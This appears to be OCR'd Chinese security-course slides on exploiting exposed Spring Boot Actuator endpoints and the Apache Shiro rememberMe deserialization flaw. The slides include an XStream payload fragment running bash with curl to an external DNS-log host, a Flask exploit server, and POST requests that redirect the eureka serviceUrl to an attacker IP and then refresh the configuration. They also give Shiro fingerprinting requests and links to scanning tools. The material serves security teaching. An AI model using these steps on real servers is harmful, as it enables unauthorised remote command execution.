Springboot-Shiro漏洞

讲师：空白

学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：https://edu.hetianlab.com/

合天网安实验室：https://www.hetianlab.com/

主打课程：

《web安全》：OWASP TOP 10漏洞原理及测试

《渗透测试》：渗透测试流程及工具的使用

《安全开发》：用python写一个综合的扫描器

《CTF-PWN》：CTF中的PWN相关

目录
CONTENTS


/01 SpringBoot未授权Getshell


1.1 SpringBoot

Spring Boot 是 Pivotal 团队在 Spring 的基础上提供的一套全新的开源框架，其目的是为了简化 Spring 应用的搭建和开发过程。

Actuator是SpringBoot自带监控功能Actuator，可以帮助实现对程序内部运行情况监控，比如监控状况、Bean加载情况、环境变量、日志信息、线程信息等

1.2 SpringBoot网站特征






1.3 常见端点

/autoconfig	提供了一份自动配置报告，记录哪些自动配置条件通过了，哪些没通过
/configprops	描述配置属性（包含默认值）如何注入 Bean
/beans	描述应用程序上下文里全部的 Bean，以及它们的关系
/dump	获取线程活动的快照
/env	获取全部环境属性
/env/{name}	根据名称获取特定的环境属性值
/health	报告应用程序的健康指标，这些值由 HealthIndicator 的实现类提供
/info	获取应用程序的定制信息，这些信息由 info 打头的属性提供
/mappings	描述全部的 URI 路径，以及它们和控制器（包含 Actuator 端点）的映射关系
/metrics	报告各种应用程序度量信息，比如内存用量和 HTTP 请求计数
/metrics/{name}	报告指定名称的应用程序度量值
/shutdown	关闭应用程序，要求 endpoints.shutdown.enabled 设置为 true（默认为 false）
/trace	提供基本的 HTTP 请求跟踪信息（时间戳、HTTP 头等）

1.4 实际案例

1.x版本：http://ip:port/env

2.x版本：http://ip:port/actuator/env



1.5 批量扫描

https://github.com/rabbitmask/SB-Actuator

1.5 从未授权到Getshell


xstream反序列化导致的命令执行漏洞，前提条件：

可以 POST 请求目标网站的 /env 接口设置属性

可以 POST 请求目标网站的 /refresh 接口刷新配置（存在 spring-boot-starter-actuator 依赖）

目标使用的 eureka-client < 1.8.7（通常包含在 spring-cloud-starter-netflix-eureka-client 依赖中）

目标可以请求攻击者的 HTTP 服务器（请求可出外网）



1.5.1 利用

步骤一：架设响应恶意 XStream payload 的网站

```
24                <command>
25                    <string>/bin/bash</string>
26                    <string>-c</string>
27                    <string>curl http://rhidjk.dnslog.cn</string>
28                </command>
```

```
55 if __name__ == "__main__":
56     app.run(host='0.0.0.0', port=8080)
```

```
root@ecs-s2-large-2-linux-20190801164131:~/pts# python3 exploit.py
 * Serving Flask app 'exploit' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://192.168.0.119:1234/ (Press CTRL+C to quit)
```

1.5.1 利用

步骤二：设置 eureka.client.serviceUrl.defaultZone 属性

1.x版本

POST /env

Content-Type: application/x-www-form-urlencoded

eureka.client.serviceUrl.defaultZone=http://139.9.198.30:1234

2.x版本

POST /actuator/env

Content-Type: application/json

{"name":"eureka.client.serviceUrl.defaultZone","value":" 139.9.198.30:1234 "}

1.5.1 利用

步骤3：刷新配置

1.x版本

POST /refresh

Content-Type: application/x-www-form-urlencoded

2.x版本

POST /actuator/refresh

Content-Type: application/json

/02 Shiro发现到Getshell

2.1 Shiro介绍

Apache Shiro是一款开源安全框架，提供身份验证、授权、密码学和会话管理。Shiro框架直观、易用，同时也能提供健壮的安全性。

Apache Shiro 1.2.4及以前版本中，加密的用户信息序列化后存储在名为remember-me的Cookie中。攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令。

2.2 特征

可以在 cookie 追加一个 rememberMe=xx 的字段，这个字段是rememberMeManager默认的，然后看响应头部可以看看是否有 Set-Cookie: rememberMe=deleteMe; 的字段则可判断使shiro框架：

```
GET /login HTTP/1.1
Host: 47.100.69.227:8080
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36 Edg/92.0.902.73
Accept: image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://47.100.69.227:8080/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-GB;q=0.8,en;q=0.7,en-US;q=0.6
Cookie: JSESSIONID=994A6696CED5F3700BA9827105D43D3D;rememberMe=1
Connection: close
```

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Thu, 19-Aug-2021 10:37:05 GMT
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Date: Fri, 20 Aug 2021 10:37:05 GMT
Connection: close
Content-Length: 2608

<!doctype html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Login Page</title>
    <link rel="stylesheet"
```

2.3 漏洞检测及利用

https://github.com/fupinglee/ShiroScan/releases

感谢您的聆听

学习工具、资料及课程回放

扫码免费领取